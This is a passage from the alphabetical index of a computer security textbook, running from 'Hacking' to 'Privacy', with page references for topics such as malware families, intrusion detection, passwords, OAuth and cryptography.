Hacking, black hat, [759](#)

Hacking, white hat, [759](#)

Hadoop, [542](#)

- anonymization for, [545](#)
- concurrency, [543](#)
- DataNode, [543](#)
- map–reduce, [543](#)
- NameNode, [543](#)
- privacy for, [544](#)
- redundancy, [543](#)
- secure mode, [548](#)
- sharing, [543](#)
- trusted users, [543](#)

Halme, Larry, [474](#)

Halting problem, [218](#), [219](#)

Hamming code, [799](#)

Hand geometry, for authentication, [54](#)

Hard problems, cryptographic, [92](#)

Hardware,

- as asset, [3](#), [671](#)
- failure, [6](#), [420](#), [398](#), [421](#), [772](#)
- interface to, [282](#)
- loss of, [691](#)
- malicious, [845](#)
- modification of, [845](#)

Harm, [6](#), [13](#), [23](#), [28](#)

- causes of, [22](#)
- from buffer overflow, [138](#)
- from computer attack, [21–25](#)
- from malicious code, [176](#), [179](#)
- from vulnerability search, [762](#)
- likelihood of, [22](#)
- limitation of, [845](#)
- malicious, [14](#)
- measurement of, [14](#)
- potential, [764](#)
- severity of, [22](#)
- stopping, [845](#)
- to asset, [5](#), [8](#)
- types of, [14](#)

Hash code, [109](#), [112](#), [116](#), [125](#), [428](#), [799](#)

Hash function, *see* [Hash code](#)

Hastiness, in faulty error analysis, [816](#)

Hazard analysis, [672](#)

Hazard and operability study, [673](#)

Header, packet, [458](#)

Healthcare data, [739](#)

Heap, [147](#)

Heap, memory, [136](#), [139](#)

Hellman, Martin, [96](#), [98](#), [101](#), [791](#)

Heuristic intrusion detection system, [476](#)

Hiding,

- address, [303](#)

- malicious code, [192](#)

Hierarchical design, [311](#)

Hijack attack, [242](#)

HIPAA, *see* [U.S. Health Insurance Portability and Accountability Act](#)

Hoare, Anthony (C.A.R.), [149](#)

Hoax, [2](#), [176](#)

Honan, Mat, [559](#)

Honey pot, [295](#), [668](#)

Hooking, to operating system, [288](#), [337](#), [465](#)

Hop, [413](#)

Host scanning, [566](#)

Host-based firewall, *see* [Personal firewall](#)

Host-based intrusion detection system (HIDS), [476](#), [480](#)

Hostile mobile agent, [170](#)

Hot site, disaster recovery, [698](#)

Hot spot, wireless, [382](#)

HTTPS (HTTP Secure) protocol, *see* [SSL](#)

Human error, in encryption, [771](#)

Human subjects, [762](#)

Human, threat from, [13–14](#)

Human–computer interaction (HCI), [654](#)

Hybrid clouds, [553](#), [555](#)

Hypervisor, [292](#)

Hyppönen, Mikko, [19](#)

IaaS (Infrastructure as a Service), [552](#), [558](#), [579](#), [580](#)

IBM Corp. [95](#), [97](#), [290](#), [779](#), [788](#), [789](#)

ICD, [816](#), [817](#)

Iceland, [613](#)

Identification versus authentication, [60](#), [61](#)

Identification, [38](#), [243](#), [610](#), [617](#), [815](#), [816](#)

- only when necessary, [603](#)
- unique, [610](#)
- versus authentication, [38](#)
- voluntary, [638](#)
- weak, [820](#)

Identity, [38](#), [122](#)

- card, for authentication, [66](#)
- documents, [612](#)
- group, [611](#)
- linking, [606](#)
- management, cloud, [568](#)
- management, federated, *see* [Federated identity management](#)

- multiple, [606](#)
- non-unique, [611](#)
- records confirming, [49](#)
- theft, [609](#)
- uniqueness of, [606](#)

IDS (Intrusion Detection System), *see*, [Intrusion Detection System](#)

IEEE (Institute of Electrical and Electronics Engineers), [132](#)

IETF (Internet Engineering Task Force), [444](#)

Iframe, web page, [258](#)

IKE, *see* [Internet Security Association Key Management Protocol Key Exchange](#)

ILoveYou (malicious code), [172](#), [175](#), [179](#)

ImageShield, authentication system, [52](#)

Immunity, from malicious code infection, [195](#), [200](#)

Impact,

- of attack, [831](#)
- of computer failure, [660](#)
- of security incident, [25](#)
- risk, [668](#)

Impersonation, [107](#), [474](#)

Implantable Cardioverter Defibrillator, *see* [ICD](#)

Implanting, of malicious code, [186](#)

Implementation weakness, against encryption, [770](#)

Implementation, TCB, [322](#)

In-the-clear, message, [434](#)

Incident cost, [828](#)

Incident response, [567](#)

- action, [662](#)
- coordination, [666](#)
- declaring an incident, [662](#)
- national, [666](#)
- plan, [662](#)
- post-incident review, [665](#)
- taking charge, [662](#)
- team membership, [665](#)
- team, [397](#), [665](#)

Incident survey, [828](#)

Incident, security, [25](#)

Incomplete mediation, [152](#)

Independence, program quality, [204](#)

Independent testing, [215](#)

India, [743](#)

Individual, versus identity, [611](#), [612](#)

Inductance, network, [343](#)

Infection, malicious code, [186](#), [194](#), [430](#)

Infection, spread of (malicious code), [185](#)

Inference engine, intrusion detection, [476](#)

Inference, database, [511](#), [521–525](#)

Inference

- in data mining, [537](#)
- in intrusion detection system, [478](#)

Information

- as an object, [717](#)
- commerce, [720](#)
- cost of, [718](#)
- depletion of, [718](#)
- disclosure of, [739](#)
- hiding, of software, [204](#), [206](#)
- replication of, [718](#)
- transfer of, [719](#)
- value of, [719](#)

Informed consent, [763](#)

Infowar, [486](#)

Infrastructure

- ownership of, [849](#), [850](#)
- shared, [566](#), [580](#)
- virtual, [581](#)

Infringement

- copyright, [709](#)
- patent, [712–713](#)

Initialization vector, [786](#), [793](#)

Injection attack, [839](#)

Injection, SQL, attack, [263](#)

Input validation, [153](#)

Input, unchecked, [154](#)

Insecure APIs, [566](#)

Insertion, in network communication, [364](#)

Insider, [474](#)

Insider threat, [357](#)

Installation

malicious code, [186](#)

program, [237](#)

testing, [211](#)

Instruction, machine, [136](#)

Insurance, [23](#), [669](#), [688](#), [695](#)

Integer overflow, [160](#)

Integrated vulnerability assessment, [675](#)

Integration testing, [211](#)

Integrity, [6](#), [7](#), [8](#), [117](#), [251](#), [758](#)

big data, [547](#)

check, [109](#), [112](#)

code, [151](#), [482](#)

computation, [133](#)

contextual, [602](#)

data [10–11](#), [506](#)

database, [507](#)

enforcement by operating system, [317](#)

enforcement of, [11](#)

failure from race condition, [165](#)

failure of, [109](#)

faulty check in wireless network, [390](#)

inaccurate linking, [608](#)

incorrect form, [608](#)

network communications, [366](#)

protecting, [109](#)

protection in WPA, [393](#)

stack, [151](#)

voting, [834](#)

wireless network, [381](#)

Intel, [10](#)

Intellectual property, [705](#)
as asset, [3](#)

Intent, two-phase update, [514](#)

Interception, [87](#), [236](#), [808](#), [845](#)
air defense signal, [844](#)
asset, [8](#)
authentication data, [243](#)
cryptographic key, [105](#), [107](#)
encryption, [91](#)
Internet, [635](#)
lawful, [355](#)
network, [354](#)
network, [360](#)
pacemaker signal, [816](#)
personal data, [820](#)
signal, [344](#)
WiFi communication, [364](#), [391](#)
WiFi, [364](#)

Interface design, [654](#)

Interface, usability, [840](#)

Internal intrusion detection system, [480](#)

Internet, the
governing, [419](#)
international nature of, [741](#)
payments using, [621](#)
privacy and, [619](#)
site registration on, [622](#)
user ID, [622](#)

Internet access, free, *see* [Public hot spot](#)

Internet of things, [814](#)

Internet Security Association Key Management Protocol Key Exchange (IKE), [446](#), [447](#)

Internet Service Provider, *see* [ISP](#)

Internet Society, [124](#)

Internet-enabled product, [814](#)

Interpreted language, [189](#)

Interpreter, [189](#)

Interprocess communication, [281](#), [320](#)

Interruption,

access, [849](#)

network communication, [366](#)

of asset, [8](#)

Intrusion Detection System (IDS), [474](#)

anomaly-based, [476](#)

false alarm, [824](#)

front-end, [480](#)

heuristic, [476](#)

host-based (HIDS), [476](#), [480](#)

inference engine, [476](#)

internal, [480](#)

model-based, [478](#)

network-based (NIDS), [476](#), [480](#)

response, [483](#)

signature-based, [476](#)

situation assessment, [488](#)

state-based, [478](#)

stateful protocol analysis, [479](#)

stealth mode, [487](#)

Intrusion Prevention System (IPS), [474](#), [482](#)

Intrusion, system, [668](#)

Invention, patent for, [711](#)

Inverse,

of a function, [112](#)

of encryption, [103](#)

Investigation, security, [426](#)

iOS (Apple operating system), [818](#)

IP fragmentation attack, [407](#)

IPS (Intrusion Prevention System), *see* [Intrusion Prevention System](#)

IPsec (IP security protocol suite), [444](#)

authentication header, [444](#)

security association in, [444](#)

IPv4, [444](#)

IPv6, [444](#)

Iran, [368](#), [444](#), [843](#), [847](#)

ISAKMP (Internet Security Association Key Management Protocol), *see* [Internet Security Association Key Management Protocol](#))

ISO 7489-2, [7](#)

Isolation, [204](#)

 in operating system design, [311](#)

 malicious code countermeasure, [195](#)

of potential malicious code, [197](#)

ISP (Internet Service Provider), [19](#), [425](#), [633](#)

Israel, [843](#), [844](#), [845](#)

Iteration, in DES, [96](#)

J.P. Morgan Chase, [16](#)

Japan, [741](#), [772](#)

Jaschen, Sven, [430](#)

Java script attack, [262](#)

Java, sandbox in, [294](#)

Jet Blue, [601](#)

JihadJane, [20](#)

Join query, database, [505](#)

Join, in big data, [547](#)

Justice, Department of, *see* [U.S. Department of Justice](#)

Justification, with risk analysis, [684](#)

Kahn, David, [90](#), [771](#), [774](#)

Kahneman, Daniel, [25](#)

Karger, Paul, [172](#), [219](#), [314](#)

Kaspersky Labs (security research firm), [169](#)

Keccak, [801](#)

Kerberos, in big data application, [548](#)

Kerckhoffs, Auguste, [227](#)

Kernel

 operating system, [284](#), [312](#), [334](#)

 security, *see* Security kernel

Kernell, David, [39](#)

Key

- asymmetric, [796](#)
- change, [771](#)
- cryptographic, [96](#), [103](#), [777](#)
- database, [512](#), [621](#)
- deduction, against encryption, [770](#)
- derivation functions, [562](#)
- distribution, [93](#), [124](#)
- encryption, [88](#), [789](#)
- encryption, sharing, [92](#)
- escrow, encryption, [805](#)
- exchange, [104](#)
- exchange, Diffie–Hellman, [446](#)
- exchange, with asymmetric cryptography, [105](#), [107](#)
- for RC4, [793](#), [794](#)
- in big data, [547](#)
- length, [96](#), [97](#), [109](#), [792](#), [805](#)
- length, in AES, [791](#)
- management, encryption, [93](#), [433](#), [446](#)
- physical, security properties of, [184](#)
- recovery, [805](#)
- search, exhaustive, [395](#)

Keys (cryptographic), proliferation of, [102](#)

Keystroke logger, [236](#), [442](#), [628](#)

Kill switch, [845](#), [848](#)

Known plaintext attack, [770](#)

Koobface, botnet, [426](#)

Korea, victim of phishing attack, [275](#)

Krebs, Brian, [159](#)

l0pht computer group, [139–140](#)

La Padula, Leonard, [13](#)

LAN (Local Area Network), [343](#)

Landau, Susan, [645](#)

Language,

- interpreted, [189](#)

- programming, [150](#)

safe, [149](#)

Laptop, loss of, [691](#)

Lastpass [564](#)

Law,

as security protection [426](#)

civil, [722](#)

conflict between, [604](#)

contract, [722](#)

court decisions, [723](#)

criminal, [722](#)

data breach, [609](#)

E.U. Data Protection, see [European Privacy Directive](#)

security control, [426](#)

tort, [722](#)

versus ethics, [744](#)

Layered protection, [471](#)

Layering, [310](#)

Leakage, data, [474](#), [620](#)

Least common mechanism, design principle, [217](#), [317](#)

Least privilege, [73](#), [216](#), [218](#), [316](#), [358](#)

Legal

action, [485](#)

countermeasure, [426](#)

issue, incident, [664](#)

protection, [703](#)

Leverage, risk, [669](#)

Leveson, Nancy, [815](#)

Levy, Elias, [145](#)

License, software, [727](#)

Likelihood,

of event, [668](#)

of exploitation, [675](#)

of harm, [22](#)

of security incident, [25](#)

Limitation on data collection, [596](#)

Limitations of testing, [215](#)

Limited privilege, [317](#). *See also* [Least privilege](#)

Limited response suppression, [532](#)

Link encryption, [433](#), [437](#), [447](#)

Linking, personal data, [627](#)

Linux operating system, [291](#)

List, access control, *see* [Access control list](#)

Litchfield, David, [134](#), [174](#), [732](#)

LMS (Learning Management System), [570](#)

Load balancing, [431](#), [489](#), [492](#)

Local data, [141](#)

Location-sensing, [820](#)

Lock, physical, [680](#), [690](#)

Log analysis *see* [SIEM](#)

Log data, *see* [System log](#)

Log, access, *see* [Access log](#)

Log, audit, *see* [Audit log](#)

Logarithm, [802](#)

Logger, keystroke, [236](#), [628](#)

Logic bomb, [170](#)

Logical integrity, database, [507](#)

Lookup, DNS, [409](#)

Loss, [5](#)

- data, [695](#)
- expected, [678](#)
- from security incident, [668](#)
- power, [688](#)
- service, [366](#)

Lucifer, encryption algorithm, [780](#), [788](#), [789](#)

Lyon, Barrett, [425](#)

MAC (Media Access Control), [343](#), [351](#), [377](#)

MAC address, [378](#), [380](#)

- changing, [385](#)
- spoofing, [394](#)

MAC header, WiFi, [379](#)

Mach, [302](#)

Macro, [189](#)

Macro virus, [10](#)

Mafia, [769](#)

Magnetic media, destruction of, [692](#)

Magnetic remanence, [325](#)

Maintenance, software, [205](#)

Malfunction, device, [815](#)

Malicious code, [166–196](#), [167](#)

- addressing failure, [408](#)
- adware, [170](#)
- Alureon, [334](#), [336](#)
- antivirus detector (program), [191](#)
- appended virus, [181](#)
- attachment of, [178](#)
- attack toolkit, [419](#), [424](#)
- backdoor, [170](#)
- Bagle, [430](#)
- boot sector virus, [187](#)
- bot, [170](#)
- browser hijacker, [170](#)
- Code Red, [172](#), [175](#), [179](#), [182](#), [209](#), [731](#)
- concealment of, [178](#), [189](#)
- Conficker, [174](#), [179](#), [182](#), [428](#)
- destructive, [176](#)
- detection avoidance by, [191](#)
- detection of, [189](#)
- disassembly of, [201](#)
- DNS spoofing, [409](#)
- dropper, [170](#)
- echo–chargen, [404](#)
- encrypting virus, [194](#)

encryption of, [194](#)
fingerprint of, [192](#), [198](#), [200](#)
flooding, [403](#), [407](#)
forensic analysis of, [202](#)
harm from, [176](#)
hijacker, [629](#)
history of, [172](#)
hostile mobile agent, [170](#)
ILoveYou, [172](#), [175](#), [179](#)
immunity from, [195](#), [200](#)
implant of, [186](#), [760](#)
infection by, [194](#)
isolation, as countermeasure, [195](#)
keystroke logger, [236](#)
logic bomb, [170](#)
malware detector (program), [191](#)
man-in-the-browser, [234](#)
Melissa, [172](#), [175](#)
memory-resident virus, [188](#)
mobile agent, [430](#)
mobile agent, hostile, [170](#)
Morris worm, [172](#), [175](#), [209](#)
multipartite virus, [178](#)
MyDoom, [430](#)
NIMDA, [172](#)
pattern matching to detect, [192](#), [198](#), [200](#)
pattern recognition, [192](#)
ping of death, [404](#)
polymorphic, [193](#)
prevention of, [197](#)
propagation of, [180](#)
rabbit, [170](#)
Remote access Trojan horse (RAT), [170](#)
replacement virus, [182](#)
rootkit, [170](#), [329](#), [334](#), [336](#)
Sasser, [431](#)
scareware, [170](#), [195](#)
script kiddie, [196](#)
separation as countermeasure, [195](#)
session hijack, [415](#)
signature, recognition by, [192](#), [198](#), [200](#)

Slammer, [172](#), [175](#)
smurf, [404](#)
SoBig, [172](#), [175](#)
source of, [845](#)
spyware, [170](#), [628](#)
stealth, [189](#), [190](#)
steganography and, [192](#)
Stuxnet, [174](#), [175](#), [368](#), [843](#)
SYN flood, [405](#)
TDL-3, [334](#)
teardrop, [407](#)
TFN, [424](#)
TFN2K, [424](#)
time bomb, [170](#)
tool, [170](#)
toolkit, [170](#), [196](#), [336](#)
transmission of, [180](#)
trapdoor, [170](#)
Tribal flood network, [424](#)
Trin00, [424](#)
Trojan horse, [169](#)
user-in-the-middle, [237](#)
virus, [167](#)
volume of, [196](#)
Waladec, [429](#)
worm, [168](#)
zero-day attack, [172](#), [419](#)
Zeus, [245](#)
zombie, [170](#)

Malicious threat, [14](#)

Malicious web activity,

- clickjacking, [256](#)
- cross-site scripting, [261](#)
- dot-dot-slash, [264](#)
- drive-by-download, [258](#)
- server-side include, [265](#)
- SQL injection attack, [263](#)
- web site defacement, [246](#)

Malware, [10](#), [166–196](#), [167](#). *see also* [Malicious code](#)

- Android phone, [819](#)

detector (program), [191](#)

scanner, [465](#)

smartphone, [818](#)

toolkit, [196](#)

Man in the middle, [460](#)

Management, [75](#)

encryption key, [93](#)

network, [489](#)

risk, *see*, Risk management

security, [657](#)

Manager, [657](#)

Man-in-the-browser attack, [234](#), [442](#)

Man-in-the-middle attack, [106](#), [409](#), [394](#), [840](#)

Man-in-the-mobile attack, [245](#)

Many-to-one function, [110](#)

Map–reduce, in Hadoop, [543](#)

Mash, in encryption, [792](#)

Masquerading, [432](#)

Matrix, access control, *see* Access control matrix

Mayfield, Terry, [10–11](#)

McAfee (security firm), [19](#)

MD4, [428](#)

MD5, [800](#)

MD6, [429](#)

Mean inference, database, [523](#)

Measurement

harm, [14](#)

security, [825](#)

Mechanism,

access control, [76](#)

security, [75](#)

Median inference, database, [523](#)

Mediation, complete, [154](#)

Mediation, incomplete, [152](#), [155](#)

Medical device, [815](#), [820](#)

Medical record, [613](#), [638](#), [758](#)

Medium Access Code (MAC), *see* [MAC](#)

Melissa, [172](#), [175](#)

Memory allocation, [136](#)

Memory management,
 paging, [306](#)
 segmentation, [303](#)
 virtual memory, [303](#)

Memory protection, [284](#), [297](#), [320](#), [321](#)
 base/bounds, [298](#)
 fence, [297](#)
 paging, [306](#), [307](#)
 segmentation, [303](#)
 tagged, [301](#)
 virtual memory, [303](#)

Memory, system space, [138](#)

Memory-resident virus, [188](#)

Merchants, Internet, [630](#)

Merkle, Ralph, [96](#), [121](#)

Message digest, [109](#), [112](#), [125](#), [799](#)
 MD4, [428](#), [800](#)
 MD5, [800](#)
 MD6, [429](#), [800](#)
 SHA, [800](#)

Message, protection of, [434](#)

Metadata, [529](#)

Method, of attack, [26](#)

Method–opportunity–motive, [26–28](#), [837](#)

Microkernel, [289](#)

Microscope and tweezers, [202](#), [735](#)

Microsoft, [222](#), [818](#)

Microsoft Trustworthy Computing Initiative, [326](#)

Microwave signal, [346](#)

Minimality, [212](#)

Minimization, data, for privacy, [608](#)

Misidentification, [815](#)

Missile attack, [844](#)

Mission creep, [608](#)

Mistakes, in data mining, [538](#)

Misuse, system, [74](#)

Mitigation, attack countermeasure, [28](#)

Mitnick, Kevin, [17](#), [18](#)

Mitre Corp, [14](#)

Mix, in encryption, [792](#)

Mix columns, in AES, [790](#)

Mixmaster remailer, [634](#)

Mixer (German hacker), [18](#)

Mobile agent, hostile, [170](#), [430](#)

Mobile phone, [4](#), [818](#)

Mode, of access, [9](#), [72](#)

Model-based intrusion detection system, [478](#)

Modification, [87](#)

- asset, [7](#), [8](#)
- code, [819](#)
- data, [11](#), [529](#)
- network, [361](#)
- program file, [177](#)
- protection against, [110](#), [113](#)
- sensitive data, [820](#)

Modularity,

- in program design, [203](#), [204](#)
- in operating system design, [312](#)
- in operating system implementation, [322](#)

Money laundering, [19](#)

Monitor,

- operating system, [285](#)
- reference, see [Reference monitor](#)

virtual machine, [292](#)

Monitoring, [474](#), [483](#), [484](#)
and privacy, [620](#)
implanted medical device, [816](#)
real-time, [546](#)
security, [475](#)

Moore's Law, [92](#)

Morris Worm, [172](#), [175](#), [179](#), [209](#)

Morris, Robert T., Jr., [18](#), [172](#), [179](#)

Morris, Robert T., Sr., [43](#), [172](#), [417](#)

Motivation, of attacker, [16](#), [19](#), [773](#), [837](#)

Motive, [18](#), [19](#), [26](#), [816](#)

Mudge, see [Zatko, Peter](#)

Mulligan, Deirdre, [605](#)

Multics, [80](#), [85](#), [216](#), [219](#), [290](#), [307](#), [326](#)

Multifactor authentication, [70](#)

Multipartite virus, [178](#)

Multiple remailer, [634](#)

Multiplexing, network, [345](#), [363](#)

Multiprogramming, [285](#)

Multistep attack, [148](#)

Multitasking, [283](#)

Murder, by computer, [816](#)

Music-sharing service, [629](#)

Mutual authentication, [561](#)

Mutual suspicion, software characteristic, [207](#)

MyDoom, [430](#)

Name server, [414](#), [419](#)

Name, domain, [444](#)

named (name daemon), [414](#)

NameNode, in Hadoop, [543](#)

Napster, [707](#)

NAT, see [Network Address Translation](#)

National Bureau of Standards, *see* [U.S. National Bureau of Standards](#)

National Institute of Standards and Technology, *see* [U.S. National Institute of Standards and Technology](#)

National Security Agency (NSA), *see* [U.S. National Security Agency](#)

NATO, [845](#), [849](#)

Natural disaster, [6](#), [13](#), [22](#), [686](#)

 building collapse, [687](#)

 fire, [687](#)

 flood, [686](#)

 water, [686](#)

 weather event, [687](#)

NBS (National Bureau of Standards), *see* [U.S. National Bureau of Standards](#)

Need to know, [739](#)

Negative disclosure, [520](#)

Netherlands, [318](#), [641](#)

NetSky, [430](#)

Network, [342](#)

 client–server, [18](#)

 communication, confidential, [443](#)

 data loss prevention, [474](#)

 design, [401](#)

 interception in, [343–346](#)

 monitoring, [560](#)

 penetration of, [844](#)

 port scan, [456](#)

 traffic flow, [401](#)

 transmission media, [343](#)

Network Address Translation (NAT), [472](#)

Network attack,

 component failure, [368](#)

 denial-of-service, [367](#)

 insertion, [364](#)

 interception, [354](#), [355](#)

 loss of service, [366](#)

 port scan, [369](#)

 replay, [364](#)

 routing, [367](#)

sequencing, [363](#)

substitution, [363](#)

Network Interface Card (NIC), [351](#), [376](#), [380](#)

Network management, [489](#)

addressing, [490](#)

bandwidth allocation, [490](#)

blacklisting, [490](#)

capacity planning, [489](#)

load balancing, [489](#)

rate limiting, [490](#)

shunning, [490](#)

sinkholing, [490](#)

tuning, [490](#)

Network-based intrusion detection system (NIDS), [476](#), [480](#)

Networked storage, for backup, [697](#)

Neumann, Peter, [311](#)

NIC (Network Interface Card), [351](#), [376](#), [380](#)

NIMDA, [172](#)

Nissenbaum, Helen, [601](#)

NIST (National Institute of Standards and Technology), see [U.S. National Institute of Standards and Technology](#)

Nixon, Richard, [596](#)

Nmap, scanning tool, [369](#)

Noise,

for privacy, [545](#)

in communication, [109](#)

Nonce, [108](#), [278](#), [793](#)

Non-compete clause, employment contract, [728](#)

Nonmalicious threat, [14](#), [420](#)

Nonrandom attack, see [Targeted attack](#)

Nonrepudiation, [7](#), [115](#)

Nothing up my sleeve numbers, [806](#)

Notice, privacy, [600](#)

Notification, of data breach, [609](#)

Novelty, patent requirement, [712](#), [713](#)

NSA (National Security Agency), *see* [U.S. National Security Agency](#)

Numbering, sequence, [419](#)

OAuth [573](#)

Access token, [574](#)

Authorization server, [574](#)

Client secret, [575](#)

Client, [574](#)

Refresh token, [576](#)

Request token, [575](#)

Resource owner, [574](#)

Resource server, [574](#)

Token, *see* OAuth access token

Object, [72](#)

access control, [284](#)

data as, [9](#)

name, [77](#)

reuse, [325](#)

Obscurity, security through (by), [185](#), [226](#), [356](#), [836](#)

Odd parity, [111](#)

Off-by-one error, [159](#)

Offset, page, [306](#)

Off-the-shelf, [3](#)

OIDC (OpenID Connect), [577](#)

One-time pad, [774](#), [807](#)

One-time password, [52](#), [67](#), [244](#)

One-way hash function, [799](#)

Onion Routing, [443](#), [635](#)

Online profile, [627](#)

Open design, design principle, [217](#), [315](#)

Open mode, wireless network, [384](#)

Open System Interconnection (OSI) model, *see* [OSI](#)

Openness, of private data collection, [597](#)

Operating system, [136](#), [279–340](#), [513](#)

abstraction in, [289](#)

Apple iOS, [302](#)

Apple Mac OS, [291](#)
Audit in, [292](#)
authentication by, [283](#)
boot, [280](#)
complexity of design, [291](#)
complexity of, [187](#), [309](#)
concurrency in, [286](#)
correctness, [314](#)
DEC VAX, [314](#)
design of, [308](#), [820](#)
device control, [283](#)
device driver, [288](#)
domain, [286](#)
DOS, [302](#)
for smartphone, [818](#)
hierarchical design in, [311](#)
history, [284](#)
hypervisor, [292](#)
kernel, [284](#), [312](#)
layered design, [309](#)
Linux, [291](#)
loading in stages, [291](#)
Mach, [302](#)
monitor, [285](#)
multiprogramming, [285](#)
multitasking, [283](#)
process, [286](#)
resource allocation, [286](#)
rootkit, [329](#)
Scmp, [323](#)
security kernel, [312](#)
self-protection of, [290](#)
simplicity of design, [309](#)
single-user, [284](#)
smartphone, [818](#)
startup, [280](#)
task, [286](#)
thread of execution, [286](#)
trusted system, [316](#)
Unix, [291](#)
virtualization, [292](#)

Windows, [291](#), [302](#)

Opportunity, of attack, [26](#)

Optical fiber cable, interception from, [346](#)

Opt-in botnet, [430](#)

Orange Book, see [Trusted Computer System Evaluation Criteria](#)

Organized crime, [15](#), [19](#), [177](#)

Original work of authorship, [705](#)

Originality, and copyright, [706](#)

OSI (Open System Interconnection) model, [350](#), [433](#), [435](#), [439](#), [455](#), [462](#)

Out-of-band communication, [244](#)

Overflow,

- buffer, see [Buffer overflow](#)
- data, [149](#)
- integer, [160](#)
- parameter, [140](#)
- segment, [306](#)
- table, [143](#)

Overload, denial of service, [11](#), [399](#)

Oversight, of data collection, [603](#)

Ownership, of data, [8](#), [594](#), [596](#)

PaaS (Platform as a Service), [552](#), [557](#)

Pacemaker, [4](#), [816](#)

Packet, [351](#), [415](#), [458](#), [477](#)

Packet filtering gateway, [456](#), [461](#), [467](#)

Packet sniffer, [343](#)

Page, offset in, [306](#)

Page, size of, [307](#)

Page-in-the-middle attack, [237](#)

Paging, [306](#)

- combined with segmentation, [307](#)
- memory protection in, [307](#)

Palin, Sarah, [39](#), [52](#)

Parameter overflow, [140](#)

Parameter, mismatch of, [162](#)

Parity, [110](#)

check, [109](#)

even, [111](#)

odd, [111](#)

Parker, Donn, [18](#)

Partial plaintext attack, [770](#)

Passenger Name Record (PNR), [604](#)

Password(s), [40–51](#), [266](#), [568](#), [610](#), [657](#), [738](#), [794](#), [844](#)

attack on [42](#)

choosing, [48](#)

common, [45](#)

concealment of, [46](#)

database, [266](#)

dictionary attacks on, [43](#)

disclosure of, [41](#)

forgotten, [42](#)

guessing attack, [42–45](#)

guessing, [761](#)

inference of, [41](#), [43](#)

loss of, [42](#)

manager, [564](#)

one-time, see [One-time password](#)

reuse of, [266](#)

revocation of, [42](#)

selection, [48](#)

shared, [569](#)

table, [46](#)

use of, [41](#)

variations of, [50](#)

weak, [568](#)

written [50](#), [51](#)

Patch, [419](#)

hasty, [816](#)

penetrate and, See [Penetrate-and-patch](#)

program, [172](#), [184](#), [731](#), [733](#)

timeliness, [732](#)

Patent, [711](#)

employment and, [727](#)

- enforcement, [713](#)
- for software, [713](#)
- infringement, [712–713](#)
- invalidation of, [713](#)
- license of technology, [712](#)
- nonobviousness requirement, [712](#)
- novelty requirement, [712](#)
- of employee's invention, [727](#)
- of RSA, [802](#)
- ownership of, [726](#)
- prior invention, [713](#)
- registration of, [712](#)
- RSA algorithm, [802](#)
- search of previous inventions, [712](#)
- software, [713](#)
- tangible invention, [711](#)

Path, network, [359](#)

Pattern analysis, against encryption, [769](#)

Pattern, malicious code, [192](#), [198](#), [200](#)

Pattern-matching

- for intrusion detection, [477](#), [479](#)

- for malicious code, [192](#), [198](#), [200](#)

PayPal, [621](#)

PBKDF2, [562](#), [564](#)

P-box, in DES, [787](#)

PCI DSS (Payment Card Industry Data Security Standard), [555](#)

Peer-to-peer file sharing, [629](#), [707](#)

Penetrate-and-patch, program assurance myth, [224](#), [336](#), [733](#), [816](#)

Penetration testing, [218](#)

Pentium chip, Intel, floating-point error, [10](#)

People, as asset, [671](#)

Performance testing, [211](#)

Performance, database, [511](#)

Perimeter,

- network, [359](#)

- security, [354](#), [471](#)

Permission, for data access, [596](#)

Permission-based, design principle, [217](#), [218](#), [316](#)

Permutation step, in DES, [96](#)

Permutation, in cryptography, [782](#)

Persistent cross-site scripting attack, [262](#)

Persistent virus, [168](#)

Personal computer, backup, [696](#)

Personal data, [820](#)

Personal firewall, [464](#)

Perturbation, data, [529](#), [534](#), [617](#)

Petmail, [240](#)

PGP, [276](#), [633](#)

Phishing, [274](#), [635](#)

Phishing attack,

- G20 summit partners, [275](#)
- Korean diplomats, [275](#)
- RSA Corp., [275](#)
- White House staffers, [275](#)

Phone, mobile, [4](#)

Photon

- gun, [811](#)
- orientation of, [807](#)
- reception of, [808](#)

Physical access, [773](#)

Physical access, unauthorized, [689](#)

Physical connection failure, [420](#)

Physical integrity, database, [507](#)

Physical protection, of computer, [284](#)

Physical security, [447](#)

Physical security, for separation, [296](#)

PIN, in authentication, [40](#), [67](#), [244](#)

Ping of death, [404](#)

Ping, [477](#)

Piracy, of intellectual property, [707](#)

Plaintext, [88](#), [96](#), [103](#), [434](#)

Plaintext and ciphertext attack, [770](#)

Plaintext-only attack, [770](#)

Plan, incident response, *see* Incident response plan

Plan, security, *see* [Security plan](#)

Planning, contingency, [694](#)

Point-to-point communication, [633](#)

Poisoning, DNS cache, [418](#)

Polarizing filter, [808](#)

Policy, [72](#)

- access control, [9](#), [12](#)
- privacy, [600](#), [601](#), [609](#), [626](#)
- security, [453](#), [466](#), [649](#)

Politics, and cyberwarfare, [850](#)

Polymorphic virus, [193](#)

Poor programming practice, [158](#)

POP (Post Office Protocol), [353](#), [370](#)

- server, [633](#)

Pop-up ad, [630](#)

Porras, Phil, [428](#)

Port, [353](#), [370](#), [472](#)

Port scan, network, [369](#), [450](#), [456](#), [476](#)

Post Office Protocol (POP), *see* [POP](#)

Power

- consumption, [817](#)
- loss, [688](#)
- spike, [688](#)
- supply, uninterruptible, [688](#)
- surge, [688](#)

Precaution, [22](#)

Precision, of data, [11](#), [530](#)

Precision, with risk analysis, [684](#)

Predictability, in Dual-EC, [806](#)

Prediction, from RFID sensor, [639](#)

Predictive value, in authentication, [57](#)

Preferred association, in wireless network, [386](#)

Pretty Good Privacy, *see* [PGP](#)

Prevalence, in authentication, [56](#)

Prevention, attack countermeasure, [28](#)

Price

- of computer objects, [833](#)
- on the Internet, [631](#)

Primary Colors, [246](#)

Privacy Act (U.S.), *see* [U.S., Privacy Act](#)

Privacy officer, [739](#)

Privacy, [586](#)

- access control for, [594](#)
- accuracy of data, [596](#), [599](#), [603](#), [608](#)
- adware, [629](#)
- affected parties, [589](#)
- anonymity and, [605](#)
- anonymization, [597](#), [613](#)
- breach notification law, [740](#)
- children's web access, [598](#)
- cloud computing, [642](#)
- collection limitation, [596](#)
- commerce and, [604](#)
- context of data use, [588](#), [601](#)
- controlled disclosure, [587](#)
- cookie, [627](#)
- correctness, data, [596](#), [599](#), [608](#)
- data accuracy, [596](#), [599](#), [603](#), [608](#)
- data collection by government, [738](#)
- data mining, [537](#)
- data modification, [597](#)
- data ownership, [592](#)
- data quality, [596](#), [599](#), [603](#), [608](#)
- data retraction, [594](#)
- deception prohibited, [600](#)
- determining sensitivity, [587](#)
- disappearing email, [635](#)

disclosure, controlled, [587](#)
E.U. Data Protection Act, [742](#)
economics and, [832](#)
email monitoring and, [632](#), [633](#)
email remailer, [634](#)
encryption and, [597](#)
